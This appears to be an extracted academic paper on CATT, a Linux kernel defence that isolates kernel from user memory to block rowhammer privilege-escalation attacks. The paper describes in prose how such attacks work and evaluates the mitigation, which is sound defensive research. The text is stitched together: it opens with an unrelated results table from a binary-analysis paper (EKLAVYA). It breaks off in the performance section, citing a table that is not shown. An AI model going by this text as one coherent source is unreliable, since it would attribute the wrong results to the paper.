Table 7: Evaluation result on the first dataset for count recovery and type recovery tasks from callers and callees for different optimization levels given different architectures.Columns 3-18 report the evaluation result of EKLAVYA on test dataset with different optimization level ranging from O0 to O3. The median, max, and min F1 are calculated over the reported labels, whereas the accuracy is calculated over the whole test set.

Arch	Task		O0				O1				O2				O3			
			Median F1	**Max F1**	**Min F1**	**Acc**	**Median F1**	**Max F1**	**Min F1**	**Acc**	**Median F1**	**Max F1**	**Min F1**	**Acc**	**Median F1**	**Max F1**	**Min F1**	**Acc**
x86	**Task1**		0.978	0.994	0.923	0.983	0.960	0.991	0.925	0.972	0.968	0.997	0.938	0.977	0.967	0.998	0.936	0.979
	Task2		0.984	0.993	0.952	0.986	0.965	0.988	0.933	0.967	0.970	0.982	0.948	0.973	0.966	0.982	0.942	0.972
	Task3	**1st**	0.915	0.989	-	0.979	0.934	0.990	0.400	0.983	0.950	0.991	-	0.985	0.968	0.993	-	0.988
		2nd	0.981	1.000	0.904	0.976	0.980	1.000	0.909	0.976	0.981	1.000	-	0.984	0.984	1.000	-	0.984
		3rd	0.962	0.982	-	0.978	0.976	0.993	0.500	0.981	0.988	1.000	0.926	0.985	0.977	1.000	0.667	0.984
	Task4	**1st**	0.983	0.994	0.857	0.989	0.994	1.000	0.945	0.990	0.997	1.000	0.750	0.994	0.972	0.997	0.857	0.994
		2nd	0.980	1.000	0.975	0.987	0.989	1.000	0.976	0.988	0.984	0.996	-	0.993	0.985	0.996	-	0.993
		3rd	0.986	1.000	0.714	0.991	0.983	0.998	0.727	0.989	0.985	1.000	0.800	0.989	0.986	1.000	0.667	0.989
x64	**Task1**		0.985	0.996	0.967	0.985	0.975	0.997	0.873	0.971	0.978	0.997	0.934	0.979	0.977	0.999	0.946	0.982
	Task2		0.997	0.999	0.975	0.998	0.976	0.988	0.942	0.976	0.980	0.991	0.946	0.979	0.979	0.991	0.950	0.978
	Task3	**1st**	0.934	0.992	0.667	0.984	0.938	0.992	0.400	0.985	0.954	0.993	-	0.987	0.969	0.994	-	0.989
		2nd	0.984	1.000	0.975	0.980	0.985	1.000	0.978	0.982	0.985	1.000	-	0.986	0.987	0.990	-	0.990
		3rd	0.970	0.991	0.667	0.987	0.988	0.997	0.800	0.991	0.993	1.000	0.988	0.992	0.995	1.000	0.990	0.994
	Task4	**1st**	0.987	0.997	0.667	0.995	0.981	0.995	0.667	0.991	0.970	0.996	0.857	0.993	0.971	0.997	0.857	0.994
		2nd	0.991	1.000	0.667	0.989	0.984	0.993	0.667	0.989	0.997	1.000	-	0.996	0.997	1.000	-	0.995
		3rd	0.983	0.993	0.857	0.989	0.984	1.000	0.727	0.990	0.985	1.000	0.800	0.991	0.988	1.000	0.800	0.992

CAn't Touch This: Software-only Mitigation against Rowhammer Attacks targeting Kernel Memory

Ferdinand Brasser[1], Lucas Davi[2], David Gens[1], Christopher Liebchen[1], and Ahmad-Reza Sadeghi[1]

[1]Technische Universität Darmstadt, Germany
{ferdinand.brasser,david.gens,christopher.liebchen,ahmad.sadeghi}@trust.tu-darmstadt.de

[2]University of Duisburg-Essen, Germany
lucas.davi@wiwinf.uni-due.de

Abstract

Rowhammer is a hardware bug that can be exploited to implement privilege escalation and remote code execution attacks. Previous proposals on rowhammer mitigations either require hardware changes or follow heuristic-based approaches (based on CPU performance counters). To date, there exists no instant protection against rowhammer attacks on legacy systems.

In this paper, we present the design and implementation of a practical and efficient software-only defense against rowhammer attacks. Our defense, called CATT, prevents the attacker from leveraging rowhammer to corrupt kernel memory from user mode. To do so, we extend the physical memory allocator of the OS to physically isolate the memory of the kernel and user space. We implemented CATT on x86 and ARM to mitigate rowhammer-based kernel exploits. Our extensive evaluation shows that our mitigation (i) can stop available real-world rowhammer attacks, (ii) imposes virtually no runtime overhead for common user and kernel benchmarks as well as commonly used applications, and (iii) does not affect the stability of the overall system.

1 Introduction

CPU-enforced memory protection is fundamental to modern computer security: for each memory access request, the CPU verifies whether this request meets the memory access policy. However, the infamous rowhammer attack [11] undermines this access control model by exploiting a hardware fault (triggered through software) to flip targeted bits in memory. The cause for this hardware fault is due to the tremendous density increase of memory cells in modern DRAM chips, allowing electrical charge (or the change thereof) of one memory cell to affect that of an adjacent memory cell. Unfortunately, increased refresh rates of DRAM modules – as suggested by some hardware manufacturers – cannot eliminate this effect [3]. In fact, the fault appeared as a surprise to hardware manufacturers, simply because it does not appear during normal system operation, due to caches. Rowhammer attacks repetitively read (*hammer*) from the same physical memory address in very short time intervals which eventually leads to a bit flip in a physically co-located memory cell.

Rowhammer Attack Diversity. Although it might seem that single bit flips are not per-se dangerous, recent attacks demonstrate that rowhammer can be used to undermine access control policies and manipulate data in various ways. In particular, it allows for tampering with the isolation between user and kernel mode [20]. For this, a malicious user-mode application locates vulnerable memory cells and forces the operating system to fill the physical memory with page-table entries (PTEs), i.e., entries that define access policies to memory pages. Manipulating one PTE by means of a bit flip allows the malicious application to alter memory access policies, building a custom page table hierarchy, and finally assigning kernel permissions to a user-mode memory page. Rowhammer attacks have made use of specific CPU instructions to force DRAM access and avoid cache effects. However, prohibiting applications from executing these instructions, as suggested in [20], is ineffective because recent rowhammer attacks do no longer depend on special instructions [3]. As such, rowhammer has become a versatile attack technique allowing compromise of co-located virtual machines [18, 26], and enabling sophisticated control-flow hijacking attacks [6, 19, 22] without requiring memory corruption bugs [4, 7, 20]. Lastly, a recent attack, called Drammer [24], demonstrates that rowhammer is not limited to x86-based systems but also applies to mobile devices running ARM processors.

Rowhammer Mitigation. The common belief is that the rowhammer fault cannot be fixed by means of any

software update, but requires production and deployment of redesigned DRAM modules. Hence, existing legacy systems will remain vulnerable for many years, if not forever. An initial defense approach performed through a BIOS update to increase the DRAM refresh rate was unsuccessful as it only slightly increased the difficulty to conduct the attack [20]. The only other software-based mitigation of rowhammer, we are aware of, is a heuristic-based approach that relies on hardware performance counters [3]. However, it induces a worst-case overhead of 8% and suffers from false positives which impedes its deployment in practice.

Goals and Contributions. The goal of this paper is to develop the first practical software-based defense against rowhammer attacks that can instantly protect existing vulnerable legacy systems without suffering from any performance overhead and false positives. From all the presented rowhammer attacks [4, 7, 17, 18, 20, 24, 26], those which compromise the kernel memory to achieve privilege escalation are the most practical attacks and most challenging to mitigate. Other attacks can be either mitigated by disabling certain system features, or are impractical for real-world attacks: rowhammer attacks on virtual machines [18, 26] heavily depend on *memory deduplication* which is disabled in most production environments by default. Further, the browser attacks shown by Bosman et al. [4] require 15 to 225 minutes. As such, they are too slow for browser attacks in practice. Hence, we focus in this paper on practical kernel-based rowhammer attacks.

We present the design and implementation of a practical mitigation scheme, called CATT, that does not aim to prevent bit flips but rather remove the dangerous effects (i.e., exploitation) of bit flips. This is achieved by limiting bit flips to memory pages that are already in the address space of the malicious application, i.e., memory pages that are per-se untrusted. For this, we extend the operating system kernel to enforce a strong physical isolation of user and kernel space.

In detail, our main contributions are:

- We present a practical software-based defense against rowhammer. In contrast to existing solutions, our defense requires no hardware changes [11], does not deploy unreliable heuristics [3], and still allows legacy applications to execute instructions that are believed to alleviate rowhammer attacks [20].
- We propose a novel enforcement-based mechanism for operating system kernels to mitigate rowhammer attacks. Our design isolates the user and kernel space in physical memory to ensure that the attacker cannot exploit rowhammer to flip bits in kernel memory.
- We present our prototype implementation for the Linux kernel version 4.6, and demonstrate its effectiveness in mitigating all previously presented rowhammer attacks [7, 20].
- We successfully applied our Linux kernel patch for CATT to the Android version 4.4 for Google's Nexus devices. This allows us to also mitigate Drammer [24], a recent rowhammer-based privilege escalation exploit targeting ARM.
- We extensively evaluate the performance, robustness and security of our defense against rowhammer attacks to demonstrate the effectiveness and high practicality of CATT. In particular, our performance measurements indicate no computational overhead for common user and kernel benchmarks.




Figure 1: Organization of a DRAM module.

For a more comprehensive version of this paper with other rowhammer defense solutions, options and more technical details we refer to our full technical report available online [5].

2 Background

In this section, we provide the basic background knowledge necessary for understanding the remainder of this paper.

2.1 Dynamic Random Access Memory (DRAM)

A DRAM module, as shown in Figure 1, is structured hierarchically. The hardware module is called Dual Inline Memory Module (DIMM), which is physically connected through a channel to the memory controller. Modern desktop systems usually feature two channels facilitating parallel accesses to memory. The DIMM can be divided into one or two ranks corresponding to its front-




Figure 2: Organization of a Bank.

and backside. Each rank contains multiple chips which are comprised of one or multiple banks that contain the memory cells. Each bank is organized in columns and rows, as shown in Figure 2.

An individual memory cell consists of a capacitor and a transistor. To store a bit in a memory cell, the capacitor is electrically charged. By reading a bit from a memory cell, the cell is discharged, i.e., read operations are destructive. To prevent information loss, read operations also trigger a process that writes the bit back to the cell. A read operation always reads out the bits from a whole row, and the result is first saved in the row buffer before it is then transferred to the memory controller. The row buffer is also used to write back the content into the row of memory cells to restore their content.

It is noteworthy to mention that there exists the mapping between physical memory address and the rank-, bank- and row-index on the hardware module is non-linear. Consequently, two consecutive physical memory addresses can be mapped to memory cells that are located on different ranks, banks, or rows. For example, on Intel Ivy Bridge CPUs the 20th bit of the physical address determines the rank. As such, the consecutive physical addresses 0x2FFFFF and 0x300000 can be located on front and back side of the DIMM for this architecture. The knowledge of the physical memory location on the DIMM is important for both rowhammer attacks and defenses, since bit flips can only occur on the same bank. For Intel processors, the exact mapping is not officially documented, but has been reverse engineered [15, 26].

2.2 Rowhammer Overview and Challenges

As mentioned before, memory access control is an essential building block of modern computer security, e.g., to achieve process isolation, isolation of kernel code and data, and manage read-write-execute permission on memory pages. Modern systems feature a variety of mechanisms to isolate memory, e.g., paging [10], virtualization [1, 9], IOMMU [2], and special execution modes like SGX [10] and SMM [10]. However, these mechanisms enforce their isolation through hardware that mediates the physical memory accesses (in most cases the CPU). Hence, memory assigned to isolated entities can potentially be co-located in physical memory on the same bank. Since a rowhammer attack induces bit flips in co-located memory cells, it provides a subtle way to launch a remote attack to undermine memory isolation.

Recently, various rowhammer-based attacks have been presented [4, 7, 17, 18, 20, 24, 26]. Specifically, rowhammer was utilized to undermine isolation of operating system and hypervisor code, and escape from application sandboxes leveraged in web browsers. As discussed before, only the attacks that perform privilege escalation from user to kernel mode are considered as practical. In the following, we describe the challenges and workflow of rowhammer attacks. A more elaborated discussion on real-world, rowhammer-based exploits will be provided in Section 9.

The rowhammer fault allows an attacker to influence the electrical charge of individual memory cells by activating neighboring memory cells. Kim et al. [11] demonstrate that repeatedly activating two rows separated by only one row, called *aggressor rows* (① and ③ in Figure 2), lead to a bit flip in the enclosed row ②, called *victim row*.[1] To do so, the attacker has to overcome the following challenges: (i) undermine memory caches to directly perform repetitive reads on physical DRAM memory, and (ii) gain access to memory co-located to data critical to memory isolation.

Overcoming challenge (i) is complicated because modern CPUs feature different levels of memory caches which mediate read and write access to physical memory. Caches are important as processors are orders of magnitude faster than current DRAM hardware, turning memory accesses into a bottleneck for applications [25]. Usually, caches are transparent to software, but many systems feature special instructions, e.g., `clflush` or `movnti` for x86 [17, 20], to undermine the cache. Further, caches can be undermined by using certain read-access patterns that force the cache to reload data from physical memory [3]. Such patterns exist, because CPU caches are much smaller than physical memory, and system engineers have to adopt an eviction strategy to effectively utilize caches. Through alternating accesses to addresses which reside in the same cache line, the attacker can force the memory contents to be fetched from physical memory.

The attacker's second challenge (ii) is to achieve the physical memory constellation shown in Figure 2. For this, the attacker needs access to the aggressor rows in

[1] This rowhammer approach is called *double-sided* hammering. Other rowhammer techniques are discussed in Section 8

order to activate (*hammer*) them (rows ① and ③ in Figure 2). In addition, the victim row must contain data which is vulnerable to a bit flip (② in Figure 2). Both conditions cannot be enforced by the attacker. However, this memory constellation can be achieved with high probability using the following approaches. First, the attacker allocates memory hoping that the aggressor rows are contained in the allocated memory. If the operating system maps the attacker's allocated memory to the physical memory containing the aggressor rows, the attacker has satisfied the first condition. Since the attacker has no influence on the mapping between virtual memory and physical memory, she cannot directly influence this step, but she can increase her probability by repeatedly allocating large amounts of memory. Once control over the aggressor rows is achieved, the attacker releases all allocated memory except the parts which contain the aggressor rows. Next, victim data that should be manipulated has to be placed on the victim row. Again, the attacker cannot influence which data is stored in the physical memory and needs to resort to a probabilistic approach. The attacker induces the creation of many copies of the victim data with the goal that one copy of the victim data will be placed in the victim row. The attacker cannot directly verify whether the second step was successful, but can simply execute the rowhammer attack and validate whether the attack was successful. If not, the second step is repeated until the rowhammer successfully executes.

Seaborn et al. [20] successfully implemented this approach to compromise the kernel from an unprivileged user process. They gain control over the aggressor rows and then let the OS create huge amounts of page table entries with the goal of placing one page table entry in the victim row. By flipping a bit in a page table entry, they gained control over a subtree of the page tables allowing them to manipulate memory access control policies.

3 Threat Model and Assumptions

Our threat model is in line with related work [4, 7, 17, 18, 20, 26]:

- We assume that the operating system kernel is not vulnerable to software attacks. While this is hard to implement in practice it is a common assumption in the context of rowhammer attacks.
- The attacker controls a low-privileged user mode process, and hence, can execute arbitrary code but has only limited access to other system resources which are protected by the kernel through mandatory and discretionary access control.
- We assume that the system's RAM is vulnerable to rowhammer attacks. Many commonly used systems (see Table 1) include vulnerable RAM.




Figure 3: CATT constrains bit flips to the process' security domain.

4 Design of CATT

In this section, we present the high-level idea and design of our practical software-based defense against rowhammer attacks. Our defense, called CATT,[2] tackles the malicious *effect* of rowhammer-induced bit flips by instrumenting the operating system's memory allocator to constrain bit flips to the boundary where the attacker's malicious code executes. CATT is completely transparent to applications, and does not require any hardware changes.

Overview. The general idea of CATT is to tolerate bit flips by confining the attacker to memory that is already under her control. This is fundamentally different from all previously proposed defense approaches that aimed to prevent bit flips (cf. Section 9). In particular, CATT prevents bit flips from affecting memory belonging to higher-privileged *security domains*, e.g., the operating system kernel or co-located virtual machines. As discussed in Section 2.2, a rowhammer attack requires the adversary to bypass the CPU cache. Further, the attacker must arrange the physical memory layout such that the targeted data is stored in a row that is physically adjacent to rows that are under the control of the attacker. Hence, CATT ensures that memory between these two entities is physically separated by at least one row.[3]

To do so, CATT extends the physical memory allocator to partition the physical memory into security domains.

Figure 3 illustrates the concept. Without CATT, the attacker is able to craft a memory layout, where two ag-

[2] CAn't Touch This

[3] Kim et al. [11] mention that the rowhammer fault does not only affect memory cells of directly adjacent rows, but also memory cells of rows that are next to the adjacent row. Although we did not encounter such cases in our experiments, CATT supports multiple row separation between adversary and victim data memory. Further detailed discussion can be found in Section 8.

gressor rows enclose a victim row of a higher-privileged domain such as row ② in Figure 2. With CATT in place, the rows which are controlled by the attacker are grouped into the security domain A, whereas memory belonging to higher-privileged entities resides with their own security domain (e.g., the security domain B). Both domains are physically separated by at least one row which will not be assigned to any security domain.

Security Domains. Privilege escalation attacks are popular and pose a severe threat to modern systems. In particular, the isolation of kernel and user-mode is critical and the most appealing attack target. If a user-space application gains kernel privileges, the adversary can typically compromise the entire system. We define and maintain two security domains: a security domain for kernel memory allocations, and one security domain for user-mode memory allocations (see also Figure 3).

Challenges. The physical isolation of data raises the challenge of how to effectively isolate the memory of different system entities. To tackle this challenge, we first require knowledge of the mapping between physical addresses and memory banks. Since an attacker can only corrupt data within one bank, but not across banks, CATT only has to ensure that security domains of different system entities are isolated within each bank. However, as mentioned in Section 2.1, hardware vendors do not specify the exact mapping between physical address and banks. Fortunately, Pessl et al. [15] and Xiao et al. [26] provide a methodology to reverse engineer the mapping. For CATT, we use this methodology to discover the physical addresses of rows.

We need to ensure that the physical memory management component is aware of the isolation policy. This is vital as the memory management components have to ensure that newly allocated memory is adjacent only to memory belonging to the same security domain. To tackle this challenge, we instrumented the memory allocator to keep track of the domain association of physical memory and serve memory requests by selecting free memory from different pools depending on the security domain of the requested memory.

5 Implementation

Our software-based defense is based on modifications to low-level system software components, i.e., the physical memory allocator of the operating system kernel. In our proof-of-concept implementation of CATT, we focus on hardening Linux against rowhammer-based attacks. We successfully applied the mentioned changes to the x86-kernel version 4.6 and the Android kernel for Nexus devices in version 4.4. We chose Linux as our target OS for our proof-of-concept implementations for two reasons: (1) its source code is freely available, and (2) it is widely used on workstations and mobile devices. In the following we will explain the implementation of CATT's policy enforcement mechanism in the Linux kernel which allows for the partitioning of physical memory into isolated security domains. We note that CATT targets both x86 and ARM-based systems. Until today, rowhammer attacks have only been demonstrated for these two prominent architectures. However, our concept can be applied to other architectures, as well.

The basic idea underlying our software-based rowhammer defense is to physically separate rows that belong to different security domains. Operating systems are not per-se aware of the notions of cells and rows, but rather build memory management based on paging. Commodity operating systems use paging to map virtual addresses to physical addresses. The size of a page varies among architectures. On x86 and ARM, the page size is typically 4096 bytes (4K). As we described in Section 2.1, DRAM hardware consists of much smaller units of memory, i.e., individual memory cells storing single bits. Eight consecutive memory cells represent a byte, 4096 consecutive bytes a page frame, two to four page frames a row. Hence, our implementation of CATT changes low-level components of the kernel to make the operating system aware of the concept of memory rows.

In the following, we describe how we map individual memory pages to domains, keep track of different domains, modify the physical memory allocator, and define partitioning policies for the system's DRAM hardware.

5.1 Mapping Page Frames to Domains

To be able to decide whether two pages belong to the same security domain we need to keep track of the security domain for each page frame. Fortunately, the kernel already maintains meta data about each individual page frame. More specifically, each individual page frame is associated with exactly one meta data object (`struct page`). The kernel keeps a large array of these objects in memory. Although these objects describe physical pages, this array is referred to as *virtual memory map*, or `vmemmap`. The Page Frame Number (PFN) of a physical page is used as an offset into this array to determine the corresponding `struct page` object. To be able to associate a page frame with a security domain, we extend the definition of `struct page` to include a field that encodes the security domain. Since our prototype implementation targets rowhammer attacks that aim at violating the separation of kernel and user-space, we encode security domain 0 for kernel-space, and 1 for user-space.

5.2 Tracking Security Domains

The extension of the page frame meta data objects enables us to assign pages to security domains. However, this assignment is dynamic and changes over time. In particular, a page frame may be requested, allocated, and used by one domain, after it has been freed by another domain. Note that this does not violate our security guarantees, but is necessary for the system to manage physical memory dynamically. Yet, we need to ensure that page frames being reallocated continue to obey our security policy. Therefore, we reset the security domain upon freeing a page.

Upon memory allocation, CATT needs to correctly set the security domain of the new page. To do so, we require information about the requesting domain. For our case, where we aim at separating kernel and user-space domains, CATT utilizes the call site information, which is propagated to the memory allocator by default. Specifically, each allocation request passes a set of flags to the page allocator. These flags encode whether an allocation is intended for the kernel or the user-space. We leverage this information and separate the two domains by setting the domain field of the respective page frame.

When processes request memory, the kernel initially only creates a virtual mapping without providing actual physical page frames for the process. Instead, it only assigns physical memory on demand, i.e., when the requesting process accesses the virtual mapping a page fault is triggered. Thereafter, the kernel invokes the physical page allocator to search for usable pages and installs them under the virtual address the process attempted to access. We modified the page fault handler, which initiates the allocation of a new page, to pass information about the security domain to the page allocator. Next, the page is allocated according to our policy and sets the domain field of the page frame's meta data object to the security domain of the interrupted process.

5.3 Modifying the Physical Page Allocator

The Linux kernel uses different levels of abstraction for different memory allocation tasks. The physical page allocator, called *zoned buddy allocator*, is the main low-level facility handling physical page allocations. It exports its interfaces through functions such as `alloc_pages` which can be used by other kernel components to request physical pages. In contrast to higher-level allocators, the buddy allocator only allows for allocating sets of memory pages with a cardinality which can be expressed as a power of two (this is referred to as the *order* of the allocation). Hence, the buddy allocator's smallest level of granularity is a single memory page. The buddy allocator already partitions the system RAM into different *zones*. We modify the implementation of the physical page allocator in the kernel to include a dedicated memory zone for the kernel. This enables CATT to separate kernel from user pages according to the security domain of the origin of the allocation request. Hence, any requests for kernel pages will be served from the dedicated memory zone. We additionally instrument a range of maintenance checks to make them aware of our partitioning policy before the allocator returns a physical page. If any of these checks fail, the page allocator is not allowed to return the page in question.

5.4 Defining DRAM Partitioning Policies

Separating and isolating different security domains is essential to our proposed mitigation. For this reason, we incorporate detailed knowledge about the platform and its DRAM hardware configuration into our policy implementation. While our policy implementation for a target system largely depends on its architecture and memory configuration, this does not represent a fundamental limitation. Indeed, independent research [15, 26] has provided the architectural details for the most prevalent architectures, i.e., it shows that the physical address to DRAM mapping can be reverse engineered automatically for undocumented architectures. Hence, it is possible to develop similar policy implementations for architectures and memory configurations beyond x86 and ARM. We build on this prior research and leverage the physical address to DRAM mapping information to enforce strict physical isolation. In the following, we describe our implementation of the partitioning strategy for isolating kernel and user-space.

Kernel-User Isolation. To achieve physical separation of user and kernel space we adopt the following strategy: we divide each bank into a top and a bottom part, with a separating row in-between. Page frames for one domain are exclusively allocated from the part that was assigned to that domain. The part belonging to the kernel domain is determined by the physical location of the kernel image.[4] As a result, user and kernel space allocations may be co-located within one bank, but never within adjacent rows.[5] Due to this design memory allocated to the kernel during early boot is allocated from a memory region which is part of the kernel's security domain, hence, the isolation covers *all* kernel memory. Different partitioning policies would be possible in theory: for instance, we could confine the kernel to a certain DRAM

[4] This is usually at 1MB, although Kernel Address Space Layout Randomization (KASLR) may slightly modify this address according to a limited offset.

[5] The exact location for the split can be chosen at compile time. Hence, the partitioning is not fixed but can be chosen arbitrarily (e.g., 20-80, 50-50, 75-25, etc.).

System	Operating System	System Model
S1	Ubuntu 14.04.4 LTS	Dell OptiPlex 7010
S2	Debian 8.2	Dell OptiPlex 990
S3	Kali Linux 2.0	Lenovo ThinkPad x220

Table 1: Model numbers of the vulnerable systems used for our evaluation.

bank to avoid co-location of user domains within a single bank. However, this would likely result in a severe increase of memory latency, since reads and writes to a specific memory bank are served by the bank's row buffer. The benefit of our partitioning policy stems from the fact that we distribute memory belonging to the kernel security domain over multiple banks thereby not negatively impacting performance. Additionally, the bank split between top and bottom could be handled at run time, e.g., by dynamically keeping track of the individual bank-split locations similar to the watermark handling already implemented for different zones in the buddy allocator. In our current prototype, we only need to calculate the row index of a page frame for each allocation request. More specifically, we calculate this index from the physical address (PA) in the following way:

$$Row(PA) := \frac{PA}{PageSize \cdot PagesPerDIMM \cdot DIMMs}$$

Here, we calculate the number of pages per DIMM as $PagesPerDIMM := PagesPerRow \cdot BanksPerRank \cdot RanksPerDIMM$. Because all possible row indices are present once per bank, this equation determines the row index of the given physical address.[6] We note that this computation is in line with the available rowhammer exploits [20] and the reported physical to DRAM mapping recently reverse engineered [15, 26]. Since the row size is the same for all Intel architectures prior to Skylake [7], our implementation for this policy is applicable to a wide range of system setups, and can be adjusted without introducing major changes to fit other configurations as well.

6 Security Evaluation

The main goal of our software-based defense is to protect legacy systems from rowhammer attacks. We tested the effectiveness of CATT on diverse hardware configurations. Among these, we identified three hardware configurations, where we observed many reproducible bit flips. Table 1 and Table 2 lists the exact configurations of the three platforms we use for our evaluation. Our effectiveness evaluation of CATT is based on two attack scenarios. For the first scenario, we systematically search for reproducible bit flips based on a tool published by Gruss et al.[7] Our second attack scenario leverages a real-world rowhammer exploit published by Google's Project Zero.[8] We compared the outcome of both attacks on our vulnerable systems before and after applying CATT. Next, we elaborate on the two attack scenarios and their mitigation in more detail.

6.1 Rowhammer Testing Tool

We use a slightly modified version of the double-sided rowhammering tool, which is based on the original test by Google's Project Zero [20]. Specifically, we extended the tool to also report the aggressor physical addresses, and adjusted the default size of the fraction of physical memory that is allocated for the test. The tool scans the allocated memory for memory cells that are vulnerable to the rowhammer attack. To provide comprehensive results, the tool needs to scan the entire memory of the system. However, investigating the entire memory is hard to achieve in practice since some parts of memory are always allocated by other system components. These parts are therefore not available to the testing tool, i.e., memory reserved by operating system. To achieve maximum coverage, the tool allocates a huge fraction of the available memory areas. However, due to the lazy allocation of Linux the allocated memory is initially not mapped to physical memory. Hence, each mapped virtual page is accessed at least once, to ensure that the kernel assigns physical pages. Because user space only has access to the virtual addresses of these mappings, the tool exploits the `/proc/pagemap` kernel interface to retrieve the physical addresses. As a result, most of the systems physical memory is allocated to the rowhammering tool.

Afterwards, the tool analyzes the memory in order to identify potential victim and aggressor pages in the physical memory. As the test uses the double-sided rowhammering approach two aggressor pages must be identified for every potential victim page. Next, all potential victim pages are challenged for vulnerable bit flips. For this, the potential victim page is initialized with a fixed bit pattern and "hammered" by accessing and flushing the two associated aggressor pages. This ensures that all of the

[6] The default values for DDR3 on x86 are 4K for the page size, 2 pages per row, 8 banks per rank, 2 ranks per DIMM and between 1 and 4 DIMMs per machine. For DDR4 the number of banks per rank was doubled. DDR4 is supported on x86 starting with Intel's Skylake and AMD's Zen architecture.

[7] https://github.com/IAIK/rowhammerjs/tree/master/native

[8] https://bugs.chromium.org/p/project-zero/issues/detail?id=283

	CPU			RAM			
System	Version	Cores	Speed	Size	Speed	Manufacturer	Part number
S1	i5-3570	4	3.40GHz	2x2GB	1333 MHz	Hynix Hyundai	HMT325U6BFR8C-H9
				1x4GB	1333 MHz	Corsair	CMV4GX3M1A1600C11
S2	i7-2600	4	3.4GHz	2x4GB	1333 MHz	Samsung	M378B5273DH0-CH9
S3	i5-2520M	4	2.5GHz	2x4GB	1333 MHz	Samsung	M471B5273DH0-CH9

Table 2: Technical specifications of the vulnerable systems used for our evaluation.

	Rowhammer Exploit: Success (avg. # of tries)	
	Vanilla System	CATT
S1	✓(11)	✗(3821)
S2	✓(42)	✗(3096)
S3	✓(53)	✗(3768)

Table 3: Results of our security evaluation. We found that CATT mitigates rowhammer attacks. We executed the rowhammer test on each system three times and averaged the amount of bit flips.

accesses activate a row in the respective DRAM module. This process is repeated 10^6 times.[9] Lastly, the potential victim address can be checked for bit flips by comparing its memory content with the fixed pattern bit. The test outputs a list of addresses for which bit flips have been observed, i.e., a list of victim addresses.

Preliminary Tests for Vulnerable Systems. Using the rowhammering testing tool we evaluated our target systems. In particular, we were interested in systems that yield reproducible bit flips, as only those are relevant for practical rowhammer attacks. This is because the attack requires two steps. First, the attacker needs to allocate chunks of memory, and test each chunk to identify vulnerable memory. Second, the attacker needs to exploit the vulnerable memory. Since the attacker cannot force the system to allocate page tables at a certain physical position in RAM, the attacker has to repeatedly spray the memory with page tables to increase the chances of hitting the desired memory location. Both steps relay on reproducible bit flips.

Hence, we configured the rowhammering tool to only report memory addresses where bit flips can be triggered repeatedly. We successively confirmed that this list indeed yields reliable bit flips by individually triggering the reported addresses and checking for bit flips within an interval of 10 seconds. Additionally, we tested the bit flips across reboots through random sampling.

The three systems mentioned in Table 1 and Table 2 are highly susceptible to reproducible bit flips. Executing the rowhammer test on these three times and rebooting the system after each test run, we found 133 pages with exploitable bit flips for S1, 31 pages for S2, and 23 pages for S3.

To install CATT, we patched the Linux kernel of each system to use our modified memory allocator. Recall that CATT does not aim to prevent bit flips but rather constrain them to a security domain. Hence, executing the rowhammer test on CATT-hardened systems still locates vulnerable pages. However, in the following, we demonstrate based on a real-world exploit that the vulnerable pages are not exploitable.

6.2 Real-world Rowhammer Exploit

To further demonstrate the effectiveness of our mitigation, we tested CATT against a real-world rowhammer exploit. The goal of the exploit is to escalate the privileges of the attacker to kernel privileges (i.e., gain root access). To do so, the exploit leverages rowhammer to manipulate the page tables. Specifically, it aims to manipulate the access permission bits for kernel memory, i.e., reconfigure its access permission policy. A second option is to manipulate page table entries in such a way that they point to attacker controlled memory thereby allowing the attacker to install new arbitrary memory mappings.[10]

To launch the exploit, two conditions need to be satisfied: (1) a page table entry must be present in a vulnerable row, and (2) the enclosing aggressor pages must be allocated in attacker-controlled memory.

Since both conditions are not directly controllable by the attacker, the attack proceeds as follows: the attacker allocates large memory areas. As a result, the operating system needs to create large page tables to maintain the newly allocated memory. This in turn increases the probability to satisfy the aforementioned conditions, i.e., a page table entry will eventually be allocated to a victim

[9] This value is the hardcoded default value. Prior research [11, 12] reported similar numbers.

[10] The details of this attack option are described by Seaborn et al. [20].

page. Due to vast allocation of memory, the attacker also increases her chances that aggressor pages are co-located to the victim page.

Once the preconditions are satisfied, the attacker launches the rowhammer attack to induce a bit flip in victim page. Specifically, the bit flip modifies the page table entry such that a subtree of the paging hierarchy is under the attacker's control. Lastly, the attacker modifies the kernel structure that holds the attacker-controlled user process privileges to elevate her privileges to the superuser root. Since the exploit is probabilistic, it only succeeds in five out of hundred runs (5%). Nevertheless, a single successful run allows the attacker to compromise the entire system.

Effectiveness of CATT. Our defense mechanism does not prevent the occurrence of bit flips on a system. Hence, we have to verify that bit flips cannot affect data of another security domain. Rowhammer exploits rely on the fact that such a cross domain bit flip is possible, i.e., in the case of our exploit it aims to induce a bit flip in the kernel's page table entries.

However, since the exploit by itself is probabilistic, an unsuccessful attempt does not imply the effectiveness of CATT. As described above, the success rate of the attack is about 5%. After deploying CATT on our test systems, we repeatedly executed the exploit to minimize the probability of the exploit failing due to the random memory layout rather than due to our protection mechanism. We automated the process of continuously executing the exploit and ran this test for 48 h, on all three test systems. In this time frame the exploit made on average 3500 attempts of which on average 175 should have succeeded. However, with CATT, none of the attempts was successful. Hence, as expected, CATT effectively prevents rowhammer-based exploits.

As we have demonstrated, CATT successfully prevents the original attack developed on x86 by physically isolating pages belonging to the kernel from the user-space domain. In addition to that, the authors of the Drammer exploit [24] confirm that CATT prevents their exploit on ARM. The reason is, that they follow the same strategy as in the original kernel exploit developed by Project Zero, i.e., corrupting page table entries in the kernel from neighboring pages in user space. Hence, CATT effectively prevents rowhammer exploits on ARM-based mobile platforms as well.

7 Performance Evaluation

One of our main goals is practicability, i.e., inducing negligible performance overhead. To demonstrate practicability of our defense, we thoroughly evaluated the performance and stability impact of CATT on different benchmark and testing suites. In particular, we used the SPEC CPU2006 benchmark suite [8] to measure the impact on CPU-intensive applications, LMBench3 [14] for measuring the overhead of system operations, and the Phoronix test suite [16] to measure the overhead for common applications. We use the Linux Test Project, which aims at stress testing the Linux kernel, to evaluate the stability of our test system after deploying CATT. We performed all of our performance evaluation on system S2 (cf. Table 2).

7.1 Run-time Overhead

Table 4 summarizes the results of our performance benchmarks. In general, the SPEC CPU2006 benchmarks measure the impact of system modifications on CPU intensive applications. Since our mitigation mainly affects the physical memory management, we did not expect a major impact on these benchmarks. However, since these benchmarks are widely used and well established we included them in our evaluation. In fact, we observe a minimal performance improvement for CATT by 0.49% which we attribute to measuring inaccuracy. Such results have been reported before when executing a set of benchmarks for the same system with the exact same configuration and settings. Hence, we conclude that CATT does not incur any performance penalty.

